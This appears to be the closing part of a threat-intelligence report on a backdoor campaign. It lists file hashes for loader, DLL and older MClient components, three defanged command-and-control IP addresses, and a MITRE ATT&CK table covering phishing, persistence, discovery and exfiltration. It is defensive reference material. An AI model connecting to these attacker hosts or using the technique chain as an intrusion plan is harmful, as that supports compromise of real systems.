03a57262a2f3563cf0faef5cde5656da437d58ce 5.t
388b7130700dcc45a052b8cd447d1eb76c9c2c54 5.t
176a0468dd70abe199483f1af287e5c5e2179b8c 5.t
01e1913b1471e7a1d332bfc8b1e54b88350cb8ad loader
8bad3d47b2fc53dc6f9e48debac9533937c32609 ServExe (x64)
0a588f02e60de547969d000968a458dcdc341312 VictoryDll
```

C&C servers

```
45.91.225[.]139
107.148.165[.]151
45.121.146[.]88
```

Old backdoor versions

MClient:

```
aa5458bdfefe2a97611bb0fd9cf155a06f88ef5d
4da26e656ef5554fac83d1e02105fad0d1bd7979
f8088c15f9ea2a1e167d5fa24b65ec356939ba91
0726e56885478357de3dce13efff40bfba53ddc2
7855a30e933e2b5c3db3661075c065af2e40b94e
696a4df81337e7ecd0ea01ae92d8af3d13855c12
abaaab07985add1771da0c086553fef3974cf742
7a38ae6df845def6f28a4826290f1726772b247e
```

Autostart_DLL:

```
e16b08947cc772edf36d97403276b14a5ac966d0
c81ba6c37bc5c9b2cacf0dc53b3105329e6c2ecc
a96dfbad7d02b7c0e4a0244df30e11f6f6370dde
6f5315f9dd0db860c18018a961f7929bec642918
```

Appendix C: MITRE ATT&CK Matrix

Tactic	Technique	Technique Name
Initial Access	T1566.001	Phishing: Spearphishing Attachment
Execution	T1204.002	User Execution: Malicious File
T1203	Exploitation for Client Execution	
T1059.003	Execution Command and Scripting Interpreter: Windows Command Shell	
Persistence	T1053	Scheduled Task/Job
Defense Evasion	T1027	Obfuscated Files or Information
T1221	Template Injection	
Discovery	T1082	System Information Discovery
T1518	Software Discovery	
T1057	Process Discovery	
T1012	Query Registry	
T1007	System Service discovery	
T1081	File and Directory Discovery	
T1010	Application Window Discovery	
Collection	T1113	Screen Capture

T1005	Data from Local System	
Command and Control	T1132	Data Encoding
T1104	Multi-Stage Channels	
T1071.001	Application Layer Protocol: Web Protocols	
T1573.001	Encrypted Channel: Symmetric Cryptography	
Exfiltration	T1041	Exfiltration Over C2 Channel
Impact	T1529	System Shutdown/Reboot